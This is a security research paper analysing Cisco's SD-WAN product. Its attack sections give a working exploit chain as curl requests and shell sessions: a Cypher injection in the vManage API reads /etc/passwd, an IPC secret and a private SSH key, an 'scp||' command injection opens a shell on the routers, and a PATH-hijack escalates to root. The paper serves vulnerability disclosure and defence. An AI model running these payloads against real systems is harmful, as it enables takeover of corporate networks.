The security of SD-WAN: the Cisco case

Julien Legras
julien.legras@synacktiv.com

Synacktiv

Abstract. SD-WAN solutions allow companies to simplify their WAN management by interconnecting their networks seamlessly. This technology has become quite popular, but it also comes with some risks. Indeed, SD-WAN is a critical component that manages a lot of sensitive operations: software updates, network routing and firewalling synchronization, etc.

This article aims at presenting a security analysis of the Cisco solution, which was affected by vulnerabilities allowing taking over all the subsequent devices. This article also provides some pointers for further research on the solution.

1 Introduction

1.1 State of the art

As big companies have already deployed an SD-WAN solution, security studies have also been performed in the last couple of years.

Indeed, researchers of REALMODE LABS published a series of articles on a few different SD-WAN solutions and their associated vulnerabilities. They studied SilverPeak [9], Citrix [6], Cisco [8] and VMware [7]. In these articles, they demonstrated how to achieve remote code execution on all these solutions.

Another great article on the Cisco solution was written by Johnny Yu from Walmart [10], which explains how to exploit arbitrary file read and deserialization vulnerabilities in the management component.

A group of researchers studied various solutions [5] and wrote an article on how they proceeded to assess them [4].

Synacktiv published 2 articles on the subject [2,3], but new assessments were performed since then. This article will provide an in depth explanation of the already published findings and their associated remediations as well as new vulnerabilities found in late 2020.

2 Definitions

2.1 SDN

SDN stands for Software-Defined Network. It is a technology that aims to automate network configuration and monitoring through programs.

2.2 WAN

WAN stands for Wide Area Network. It is used to connect remote networks across different geographic locations. WANs usually connect these areas through MPLS (MultiProtocol Label Switching) or VPN (Virtual Private Connection) connections such as IPsec.

2.3 SD-WAN

SD-WAN stands for Software-Defined Networking in a Wide Area Network. It can come in various architectures but it aims to ease the installation of new equipments, software update management, network routing and filtering synchronization between routers.

The SD-WAN solutions usually offer at least two modes of management: GUI (web interface) and console.

2.4 Zero-Touch Provisioning

Zero-Touch Provisioning (ZTP) is a mechanism that automates the process of installing and upgrading software images on devices that are deployed for the first time in the network.

Each manufacturer has its own solution for this mechanism.

3 Presentation of Cisco SD-WAN

3.1 History

On the 1st of August 2017, Cisco announced the acquisition of Viptela. Viptela was a company that developed its own SD-WAN solution [1].

Viptela offered a simple way to deploy its SD-WAN through AWS instances for all their components, but it is not possible to deploy them anymore as Cisco engineers perform the installation and setup themselves.

Then, Cisco engineering teams implemented SD-WAN support for a few routers (IOS XE SD-WAN).

3.2 Solution architecture

The Cisco Viptela solution is based on the SDN principles, which are broken down into three main planes:

- Management and orchestration plane: configuration and monitoring of devices.
- Control plane: routes pushes.
- Data plane: the actual network traffic going through routers.

The architecture actually implements these principles through four main components:

- vManage (management plane): user interface where administrators and operators perform various tasks:
  - provisioning
  - troubleshooting
  - monitoring
- vBond (orchestration plane): equipment enrollment.
- vSmart (control plane): synchronization of configurations.
- vEdge / cEdge (data plane): physical and virtual routers.

Figure 1 illustrates the location of the components regarding the SDN principles.



Fig. 1. SDN principles applied to the WAN

To be more precise, the vSmart component handles all the control communication with the vEdges. Then, the vEdges establish secure data plane between each other through IPsec.

vSmart and vEdges use the Overlay Management Protocol (OMP), which is a proprietary protocol. This protocol is used by the vSmart component for managing and configuring vEdges. It provides the following services:

— Orchestration of overlay network communication.
— Routing information distribution.
— Distribution of secret keys used between edges to establish VPN connections.

Figure 2 illustrates the physical distribution of the Cisco SD-WAN components.



Fig. 2. Physical distribution of components

4 The attack surface

During our research, we only had access to the vManage component and a router. The vManage component was hosted in AWS and the router in the internal network with access to the internet. This section will describe the attack surface of these two targets.

Depending on the configuration, access to the SSH and NETCONF services can be restricted to the administration LAN. Nonetheless, the default configuration will expose them on all interfaces.

4.1 Cisco vManage

This is the first component to be set up during the Cisco SD-WAN deployment; it represents a large attack surface on its own.

By default, two accessible services look familiar:

— The web interface accessible over HTTPS (self-signed) on TCP port 8443.
— The SSH service on TCP port 22.

The SSH service itself is very interesting since it allows all vManage users to authenticate on this service, even if the user has read-only permissions on the application. By default, the restricted shell offers a *vshell* command to spawn a *bash* process. From there, it is possible to grasp a better view of the vManage component even if no *root* or *sudoers* user account is available to the customers.

Inside the vManage component, various important services are worth mentioning:

— Java web application hosted in standalone JBoss.
— ConfD: management agent software framework for network elements developed by Tail-f Systems (Cisco company).
— SD-AVC (Application Visibility and Control) agent.
— Neo4j database: stores a cache of information for the web application.
— Kafka: used by the web application as events' source.
— ZooKeeper: service registry.
— NCS (Network Control System).

The key component in vManage is the ConfD service which is responsible for the whole network configuration automation. This service uses the YANG file format to describe the network configurations and pushes them through NETCONF. NETCONF messages are formatted in XML and exchanged through SSH on ports 830 of each equipment.

On the controllers (vManage, vSmart and vBond), it is possible to use administrator credentials to authenticate on the NETCONF SSH port but on the vEdges (routers), an SSH key is used. This key is generated on the vManage and the new public key is pushed through NETCONF during the setup. Gaining access to this private SSH key basically means controlling the configuration of the whole SD-WAN infrastructure.

The initial configuration of the new device is pushed by vManage during the initial provisioning. During the audits, the setup was already completed and the provisioning process was not studied. As this process is not very well documented by Cisco, it should be investigated by further research.

4.2 Cisco vEdge and cEdge

The vEdge and cEdge components represent a device at the border of a network, which is connected to the rest of the WAN. The vEdge is a virtual appliance running ViptelaOS – a Linux system – and cEdge is a physical device running IOS XE SD-WAN.

Cisco offers various devices that support SD-WAN:

— Cisco 1000 Series ISRs, vEdge 100, 1000, 2000, and 5000 routers
— Cisco CSR 1000V
— Cisco ISR 4000 Series
— Cisco ISRv, 5000 Series ENCS
— Cisco Catalyst 8300-1N1S and 8300-2N2S
— Cisco 4451, 4351, 4331, 4321, and 4221 ISRs
— Cisco 1111X-8P ISR
— Cisco 1111-4P, 1111-8P, 1116-4P, and 1117-4P ISRs
— Cisco Catalyst 8500-12X and 8500-12X4QC
— Cisco ASR 1001-HX, 1002-HX, 1001-X, and 1002-X

Usually, these devices expose 2 SSH services:

— port 22: regular administration restricted shell.
— port 830: NETCONF service used by the SD-WAN solution.

When the devices are managed through the SD-WAN, it is no longer possible to change their configuration directly from the administration shell. Indeed, all the configurations are managed by the controllers.

However, as we will see later, it is possible to find vulnerabilities to bypass these restrictions and take over the underlying system.

4.3 Cisco vBond

The vBond component is the orchestrator of the whole system. Indeed, this is the component that the vEdges reach first in order to know where the vManage and vSmart controllers are located.

As it is the vEdges first point of contact, this component is responsible for their authentication: it has an allowlist of serial numbers to enroll new devices.

Additionally, the enrollment process can be simplified using the Zero Touch Provisioning solution. This allows companies with a Cisco account to centralize their inventory, allowing the vEdges to fetch the companies' vBond location through a Cisco service (`ztp.viptela.com`). Each vEdge has a secret allowing to authenticate it against this Cisco service. Even though documentation can be found on the subject, the whole process is not clear.

As such, vBond represents an interesting target since it must listen directly on the Internet for new devices.

4.4 Cisco vSmart

The vSmart interacts with other vSmart and vEdge components to synchronize the routing configurations. It relies on a proprietary protocol called OMP (Overlay Management Protocol), which is not very well documented and could be a good research topic.

This component is in charge of the secret keys distribution to allow edges to establish VPN connections with each other. Also, the routing policy and rules are transmitted through this controller as well.

Although this component is an interesting target, it is not easy to find one on the Internet as the service is basically a DTLS service.

5 Attacking vManage

As described above, the vManage component has a large web attack surface, so we mainly focused on this part.

During the first audit we performed, we had access to both the web interface and the SSH service. In this section, we will demonstrate how it is possible to gain root access on the vManage with only a basic reader account.

5.1 Requirements

Since the devices are managed through NETCONF using a private SSH key, an attacker who manages to read it will be able to compromise every device. However, this key is only readable by the `vmanage` user:

```
vmanage:~$ ls -la /etc/viptela/.ssh/id_dsa
-rw------- 1 vmanage vmanage 1704 Feb 23 10:09 /etc/viptela/.ssh/
    id_dsa
```

Another interesting file is the ConfD IPC secret that is used to interact with the ConfD service, which runs with root privileges:

```
vmanage:~$ ls -la /etc/confd/confd_ipc_secret
-rw-r----- 1 vmanage vmanage 43 Feb 23 10:05 /etc/confd/
    confd_ipc_secret

vmanage:~$ ps auxww | grep -i confd
root       873  0.1  0.1 297740 10408 ?        Sl   10:09   0:17 /
    usr/sbin/sysmgrd -f -p vmanage -b /etc/confd/init
root      2567  0.6  0.9 1825604 79128 ?       Sl   10:09   1:37 /
    usr/lib/confd/erts/bin/confd [...]
```

This file is also readable only by the `vmanage` user. Fortunately, the vManage web application and Neo4j database are running with this user:

```
vmanage:~$ ps auxww | grep -i java
vmanage    7282 30.1 15.0 3516908 1208528 ?     Sl   12:50   0:11 /
    usr/bin/java -cp /var/lib/neo4j/plugins:/var/lib/neo4j/conf:/var
    /lib/neo4j/lib/*:/var/lib/neo4j/plugins/* -server [...]
vmanage    2043  4.7 14.0 3137072 1130800 ?     Sl   10:15  12:43 /
    usr/bin/java -D[Standalone] -server -XX:+UseCompressedOops -
    Xms256m -Xmx512m -XX:+PreserveFramePointer -XX:+UseG1GC -XX:+
    PrintGC -XX:+PrintGCDateStamps -Xloggc:/var/log/nms/vmanage-
    appserver-gc.log [...]
```

Now that we know what to read, we will explain how to gain an arbitrary file read using the web application.

5.2 Cypher query injection

vManage uses a Neo4j database and a REST API to fetch configuration and devices. The query language used in Neo4j is called Cypher. During our first audit on version 19.2.1 of the solution, we noticed a bad practice of input sanitizing in `com/viptela/vmanage/server/group/GroupDAO.java`:

```
public JsonArray listDevicesForAGroup(String groupId, Collection<
    DeviceType> allowedPersonality)

{

  groupId = groupId.replace("'", "\\'");

  VGraphDataStore dataStore = getDatabaseManager().getGraphDataStore
      ();Throwable localThrowable3 = null;

  try {

[...]

    queryBuilder.has(groupId, Operator.IN, "groupId");
```

```
    queryBuilder.has("device-model", Operator.NOT_EQUAL,
        DeviceModelName.CCM.getName());
```

This method is used in `com/viptela/vmanage/server/group/DeviceGroupRestfulResource.java` and can be called using the REST API `/dataservice/group/devices?groupId=<groupId>`.

As previously mentioned, this Neo4j database contains configurations and they can be retrieved by exploiting this Cypher query injection. For instance, the following injection allows retrieving the vManage configuration (stored in the node `vmanageSYSTEMDEVICENODE`):

```
$ curl -kis -b $'JSESSIONID=7A[...]b' $'https://vmanage-xxxxx.
    viptela.net/dataservice/group/devices?groupId=test\\\'<>\"test
    \\\\\")%20RETURN%20n%20UNION%20MATCH%20(n)%20WHERE%20labels(n)
    [0]%20%3D%20\"vmanagedbSYSTEMDEVICESNODE\"%20RETURN%20n//%20'

HTTP/1.1 200 OK
[...]
"globalState": "normal",
"deviceConfigurationRfs": "no config \nconfig\n viptela-system:
    system\n
personality
vmanage\n
device-model
vmanage\n
chassis-number
289296xxxxx0984bcb\n
host-name
vManage\n
system-ip
1.1.1.4\n
5/8site-id
xxxxxx\n
admin-tech-on-failure\n
sp-organization-name
\"jexxx2\"\n
organization-name
\"jexxxx2\"\n
vbond vbond-xxxxx.viptela.net\n
aaa\
n
auth-order local radius tacacs\n
usergroup basic\n
task system read write\n
task interface read write\n
!\n
usergroup netadmin\n
!\n
usergroup operator\n
task system read\n
task interface read\n
task policy read\n
task routing read\n
```

```
task security read\n
!\n
user admin\n
password $6$v3xA1mMIxxxxxxxxxxJQJxpEfU5oxXH1\
n
!\n
user viptelatac\n password $6$x9uCYqdxxxxxxxxxTa54Gm3BE1\n
description
viptelatac
```

If the admin password is weak, the associated hash can be cracked, allowing attackers to authenticate on the vManage interface as the admin user, which already has huge impacts as this account can basically change everything in the SD-WAN configuration and access interesting features such as SSH from the browser.

However, it will not help to gain root access to the server. Fortunately, Neo4j comes with a CSV import feature, so we need to change our injection to this request:

```
'<>"test") RETURN n UNION LOAD CSV FROM "file:///etc/passwd" AS n
    RETURN n //
```

And the file is returned:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'https://vmanage-xxxxx.viptela.net/
    dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")+RETURN
    +n+UNION+LOAD+CSV+FROM+\"file:///etc/passwd\"+AS+n+RETURN+n+//+'
     | jq -r '.data[] | (.n| join(","))'
root:x:0:0:root:/home/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
[...]
```

By default, Neo4j does not authorize loading CSV files from any location but only from `<neo4j-home>/import`. However, Cisco vManage allows loading CSV files from all locations on the filesystem.

As the Neo4j database runs with the `vmanage` user, it is possible to retrieve the ConfD IPC secret:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'https://vmanage-xxxxx.viptela.net/
    dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")+RETURN
    +n+UNION+LOAD+CSV+FROM+\"file:///etc/confd/confd_ipc_secret\"+AS
    +n+RETURN+n+//+'

[...]
"data":[{"n":["3708798204-3215954596-439621029-1529380576"]}]}
```

And the `vmanage-admin` SSH key:

```
$ curl -ks -b 'JSESSIONID=XXXX' $'https://vmanage-xxxxx.viptela.net/
    dataservice/group/devices?groupId=test\\\'<>\"test\\\\\")+RETURN
    +n+UNION+LOAD+CSV+FROM+\"file:///etc/viptela/.ssh/id_dsa\"+AS+n+
    RETURN+n+//+' | jq -r '.data[] | (.n| join(","))'
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEA18J/BnsBG2C26kULRI2XhbMhO51JzpdNOXSPoGHpPwu1Lp2r
...
-----END RSA PRIVATE KEY-----
```

Because other injections were found by other researchers in vManage, Cisco decided to implement a new class named `APIValidationFilter`. Basically, this class looks for dangerous patterns in the HTTP requests but Cisco disabled these checks on a few URIs, which led to new Cypher query injections (see CVE-2021-1481).

5.3 Privilege escalation through ConfD

Now that we have the ConfD IPC secret, it is time to explain how it will be helpful.

The ConfD daemon listens for connections from client applications on localhost. This daemon can be protected using an IPC secret. This protection is configured in the file `/etc/confd/init/confd.conf`:

```
    <confdIpcAccessCheck>
    <enabled>true</enabled>
    <filename>/etc/confd/confd_ipc_secret</filename>
  </confdIpcAccessCheck>
```

This secret is required to authenticate against the ConfD daemon using a challenge response.

On vManage, various clients exist, but we focused on `confd_cli_user`, which allows specifying arguments such as UID or GID. These UID and GID are used to drop privileges to the associated user, so setting them to 0 allows to keep the root identity. Unfortunately, the program `/usr/bin/confd_cli_user` is not available to regular users. But at the time we audited this solution, the `/tmp` partition was still executable, so we actually extracted the program from the firmware and transferred it through `scp` using a regular user account.

Using the environment variable `CONFD_IPC_ACCESS_FILE`, it is possible to authenticate against ConfD.

Then, it is straightforward to gain a root shell:

```
vManage:~$ echo -n "3708798204-3215954596-439621029-1529380576" > /
    tmp/ipc_secret
vManage:~$ export CONFD_IPC_ACCESS_FILE=/tmp/ipc_secret
```

```
vManage:~$ /tmp/confd_cli_user -U 0 -G 0
Welcome to Viptela CLI
admin connected from 127.0.0.1 using console on vManage
vManage# vshell
vManage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Since then, Cisco removed the execution permission on user-writable partitions. However, as explained in [10], it is possible to actually use `gdb` on `confd_cli` and redefine the `getuid` and `getgid` functions.

We later discovered another way to gain some root privileges using the `ncs_cli` client:

```
vManage:~$ echo -n "3708798204-3215954596-439621029-1529380576" > /
    tmp/ipc_secret
vmanage:~$ ncs_cli -U 0 -G 0
Welcome to Viptela NCS CLI
admin connected from 127.0.0.1 using console on vmanage
vmanage# id
user = admin(0), gid=0, groups=default, gids=302,1000
vmanage# file show /etc/viptela/.ssh/id_dsa
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQCTG0ploHeqPk6W
...
```

We did not find a trivial way to execute arbitrary programs through this utility, but it can be used to read the SSH key used to access all managed devices, so it is still worth mentioning.

Note: This IPC secret is generated during the first boot of the controller but is never changed. Cisco does not provide an official way to update it but if the file does not exist on the filesystem, a new secret will be generated and stored in it. Thus, by exploiting previous vulnerability to gain root privileges on the system, it would be theoretically possible to remove this file after a compromise, reboot to generate a new secret and then, apply security updates.

6 Attacking vEdge and cEdge

6.1 Using the vManage private key

As explained in the previous sections, vManage uses a private SSH key to push configuration through NETCONF. So what can we actually do when we have this SSH key? Let's just connect on port 830:

```
$ ssh -i key -p830 vmanage-admin@192.168.2.158
viptela 20.4.1
```

```
<?xml version="1.0" encoding="UTF-8"?>
<hello xmlns="urn:ietf:params:xml:ns:netconf:base:1.0">
<capabilities>
<capability>urn:ietf:params:netconf:base:1.0</capability>
<capability>urn:ietf:params:netconf:base:1.1</capability>
...
```

As expected, the device returns some NETCONF information; this means we can read and update the configuration, which is already an important risk.

6.2 Playing with the NETCONF service

After a quick analysis of the use of this SSH port, we noticed that if the command starts with `scp`, it could change the behavior in some way. So we tried to inject various patterns with `admin` and `vmanage-admin` accounts until:

```
$ ssh -p 830 admin@10.66.66.100 "scp||id"
admin@10.66.66.100's password:
uid=85(binos) gid=85(bprocs) groups=85(bprocs),4(tty)
usage: scp [-12346BCpqrv] [-c cipher] [-F ssh_config] [-i
    identity_file]
            [-l limit] [-o ssh_option] [-P port] [-S program]
            [[user@]host1:]file1 ... [[user@]host2:]file2
```

It is a very convenient command injection that allowed us to gain a real shell with the `binos` identity. Let's start a real bash:

```
$ ssh -p 830 admin@10.66.66.100 "scp 2>/dev/null|| /bin/bash -i"
admin@10.66.66.100's password:
bash: no job control in this shell
bash-4.2$ id
uid=85(binos) gid=85(bprocs) groups=85(bprocs),4(tty)
```

Now that we have a shell, it is easier to analyse the root cause. The process listening on port 830 is NCSSH (NETCONF SSH):

```
bash-4.2$ ps auxwww | grep ssh
root     29344  0.0  0.1  34764 15620 ?        S    Aug20   0:32 /
    tmp/sw/rp/0/0/rp_security/mount/usr/binos/sbin/ncsshd -D -f  /
    tmp/chassis/local/rp/chasfs/rp/0/0/etc/ncsshd/
    ncsshd_mgmt_persistent.conf -o pidfile=/var/run/ncsshd_mgmt.pid
    -V 2 -V 16 -V 1
```

The configuration file sets a `ForceCommand` directive:

```
Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc,aes192-
    cbc,aes256-cbc
MACs hmac-sha2-256,hmac-sha2-512,hmac-sha1
[...]
Subsystem  netconf /bin/mcp_pkg_wrap rp_base /usr/binos/conf/netconf
    -subsys.sh
# IMPORTANT: This config needs to be set to disable shell and other
    commands
ForceCommand /bin/mcp_pkg_wrap rp_base /usr/binos/conf/netconf-
    subsys.sh
```

However, the script `/bin/mcp_pkg_wrap` is using `eval` on the command provided by the user (`SSH_ORIGINAL_COMMAND`) if the command starts with `scp`:

```
#! /bin/bash
#
# Wrapper to permit non-BASE components to run normally, by
    exporting
# their parent package's libraries into their library path.
#
# August 2006, Dan Martinez
# Copyright (c) 2006-2007,2015-2016, 2017 by Cisco Systems, Inc.
# All rights reserved.
#
source /common
source ${SW_ROOT}/boot/rmonbifo/env_var.sh
source /usr/binos/conf/package_boot_info.sh
# Allow scp
if [[ $SSH_ORIGINAL_COMMAND == scp* && $2 = *"netconf-subsys.sh" ]];
     then
        eval ${SSH_ORIGINAL_COMMAND}
        exit
fi
...
```

As one can see, the SSH command provided by the user is evaluated, allowing injecting any bash command.

6.3 Privilege escalation

Now that we have a real shell on the routers, our goal is to elevate our privileges to root in order to change the configuration deep in the system. This way, these changes will not be seen from the vManage dashboard.

As the running system is based on Linux, standard privilege escalation techniques apply. So first of all, we looked for SUID binaries on both routers we had at our disposal:

— ISR4300

```
bash-4.2$ find / -xdev -perm -4000 2>/dev/null
```

```
/tmp/etc/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/binos/
    bin/bexecute
/tmp/sw/mount/isr4300-mono-ucmk9.16.10.2.SPA.pkg/usr/sbin/
    viptela_cli
```

— C1111X-8P

```
bash-4.2$ find / -xdev -perm -4000 2>/dev/null
/tmp/etc/bexecute
/tmp/sw/mount/c1100-mono-ucmk9.16.10.2.SPA.pkg/usr/binos/bin/
    bexecute
/tmp/sw/mount/c1100-mono-ucmk9.16.10.2.SPA.pkg/usr/sbin/
    viptela_cli
/bin/ping
```

This list is quite short. We first took a look at `/tmp/etc/bexecute`. This program takes a script path in option `-c`. This script path is checked against a whitelist of scripts contained in `/usr/binos/conf/uicmd.conf`. For instance, the script `/usr/binos/conf/install_show.sh` can be executed to read files as root:

```
$ /tmp/etc/bexecute -c "/usr/binos/conf/install_show.sh --command
    display_file_contents --filename /proc/self/status"
Name:    cat
State:    R (running)
Tgid:    32498
Ngid:    0
Pid:    32498
PPid:    32344
TracerPid:    0
Uid:    0    0    0    0
Gid:    0    0    0    0
[...]
```

The command `display_file_contents` is very simple:

```
function display_file_contents () {
    cat $filename
}
```

As we can see, the `cat` program is called without the full path. It is therefore possible to change the `PATH` environment variable to call an malicious `cat` program:

```
bash-4.2$ id
uid=85(binos) gid=85(bprocs) groups=85(bprocs),4(tty)
bash-4.2$ echo -e '#!/bin/bash\n/bin/bash -i 1>&2' > /tmp/mypath/cat
bash-4.2$ chmod +x /tmp/mypath/cat
bash-4.2$ export PATH=/tmp/mypath/:$PATH
```

```
bash-4.2$ /tmp/etc/bexecute -c "/usr/binos/conf/install_show.sh --
    command display_file_contents --filename nope"
bash: no job control in this shell

bash-4.2# id
uid=0(root) gid=0(root) groups=0(root)
```

The allowed scripts list is quite long and may contain other vulnerabilities that could also lead to a privilege escalation.

It should be noted that this privilege escalation was not fixed, as Cisco engineers preferred focusing on the command injection to prevent access to the underlying system.

Using this privileged access, an attacker could alter the device's configuration without its controllers knowing. This completely breaks the SD-WAN managed devices system.

7 Post-compromise actions

In the previous sections, we presented ways to extract at least the following key components:

— The ConfD IPC secret of a controller.
— The SSH private key used by the controllers to interact with routers through NETCONF.

Unfortunately, there is no official documentation on these secrets but here is some useful information.

The SSH private key is renewed when the vManage is rebooted so it will automatically generate a new key, push the public key to other equipments and then remove the old key.

On the other hand, the ConfD IPC secret persists after reboot and is -apparently- never changed. Hopefully, if the file does not exist when the system boots, it will generate a new one:

```
vmanage:~# cat /etc/confd/confd_ipc_secret
3751663254-1360213679-2175340492-3302878054
vmanage:~# rm /etc/confd/confd_ipc_secret
vmanage:~# reboot
Broadcast message from root@vmanage (somewhere) (Thu Apr 29
    13:18:02 2021):


vmanage:~# cat /etc/confd/confd_ipc_secret
2241333795-1045035993-3914738047-4072798216
vmanage:~# ls -l /etc/confd/confd_ipc_secret
-rw-r----- 1 vmanage vmanage 43 Apr 29 13:19 /etc/confd/
    confd_ipc_secret
```

As one can see, this method requires having high privileges on the vManage to remove the file. This implies exploiting vulnerabilities to gain these privileges **before** updating the software.

8 Future work

Even if serious issues were found during the audits, it is worth mentioning what could be done in future research.

First of all, the vBond and vSmart components were not studied in depth during the audits and represent a great attack surface. The short allotted time to perform these audits forced focusing on malicious access to vManage and routers to cover customers main concerns.

The vBond component is responsible for the enrollment and authentication of the managed routers. This component does not have many public vulnerabilities, and we did not have the time to study it properly. Nonetheless, this target looks interesting for a few reasons:

1. It handles the authentication and setup of new equipment: is it possible to bypass the authentication?
2. Zero Touch Provisioning (ZTP) process: How does it work? Is it possible to retrieve configuration with a fake router?
3. It relies on `vdaemon` which is written in C and parses a lot of different kinds of packets (message, certificates, etc.): are the decoding and parsing processes correctly implemented?
4. The `vdaemon` listens on UDP port 12346 by default (DTLS) so we may find such services in the wild.

The vSmart component is connected directly to the vEdges and is mainly responsible for routing synchronization thanks to OMP. Since each edge needs to store a key used to establish IPSec tunnels with other edges, vSmart is in charge of pushing them to the correct edges. Like vBond, this component is not affected by many vulnerabilities and should definitely be studied. We can imagine a few risks:

— The OMP library is written in C: are the decoding and parsing processes correctly implemented?
— Is it possible to sniff IPsec keys and decrypt traffic?
— The `vdaemon` listens on UDP port 12346 by default (DTLS) so we may find such services in the wild.

Regarding the already covered components vManage and vEdge/cEdge (routers), Cisco still adds new features that may contain security issues and we think there is still some to find in the current package.

9 Conclusion

SD-WAN is a great technology and it has already been adopted by many companies. The Cisco SD-WAN solution offers great features but it is quite a complex product.

Through this article, we showed that even though most of the studies were performed on surface components (vManage and vEdge), critical vulnerabilities were found. The impact is even greater because of the centralization of the control and configuration. Indeed, by breaking management or control components, it is then possible for an attacker to edit routers configuration to do whatever they want. For instance, a new route can be pushed in order to intercept traffic or to access the internal network from an attacker-controlled location.

Furthermore, Cisco has demonstrated difficulties in efficiently fixing the vulnerabilities, and continues to add flawed features. This topic of research will surely continue to bring new vulnerabilities with high impact, and companies are at risk. They have to lock down the access to these components as much as possible. As the systems are provided as a blackbox with no privileged access, accounts must be configured with strong passwords and network filtering must be implemented to restrict access to administration interfaces.

As a conclusion, SD-WAN solutions are changing the companies' network management but it also changes the risks' model. Security research must be performed on these solutions to ensure they will not weaken the companies' security.

References

1. Cisco. Viptela, 2017. https://www.cisco.com/c/en/us/about/corporate-strategy-office/acquisitions/viptela.html.
2. Thomas Etrillard Julien Legras. Pentesting cisco sd-wan part 1: Attacking vmanage, 2020. https://www.synacktiv.com/publications/pentesting-cisco-sd-wan-part-1-attacking-vmanage.html.
3. Thomas Etrillard Julien Legras. Pentesting cisco sd-wan part 2: Breaking routers, 2020. https://www.synacktiv.com/publications/pentesting-cisco-sd-wan-part-2-breaking-routers.html.
4. Denis Kolegov. Practical security assessment of sd-wan implementations, 2020. https://medium.com/hackingodyssey/practical-security-assessment-of-sd-wan-implementations-c8aa51441c68.
5. Denis Kolegov. Sd wan new hop, 2020. https://github.com/sdnewhop/sdwannewhope.

6. Ariel Tempelhof. Sd-pwn part 2 — citrix sd-wan center — another network takeover, 2020. https://medium.com/realmodelabs/sd-pwn-part-2-citrix-sd-wan-center-another-network-takeover-a9c950a1a27c.
7. Ariel Tempelhof. Sd-pwn part 4 — vmware velocloud — the last takeover, 2020. https://medium.com/realmodelabs/sd-pwn-part-4-vmware-velocloud-the-last-takeover-a7016f9a9175.
8. Ariel Tempelhof. Sd-pwn — part 3 — cisco vmanage — another day, another network takeover, 2020. https://medium.com/realmodelabs/sd-pwn-part-3-cisco-vmanage-another-day-another-network-takeover-15731a4d75b7.
9. Ariel Tempelhof. Silver peak unity orchestrator rce, 2020. https://medium.com/realmodelabs/silver-peak-unity-orchestrator-rce-2928d65ef749.
10. Johnny Yu. Hacking cisco sd-wan vmanage 19.2.2 — from csrf to remote code execution, 2020. https://medium.com/walmartglobaltech/hacking-cisco-sd-wan-vmanage-19-2-2-from-csrf-to-remote-code-execution-5f73e2913e77.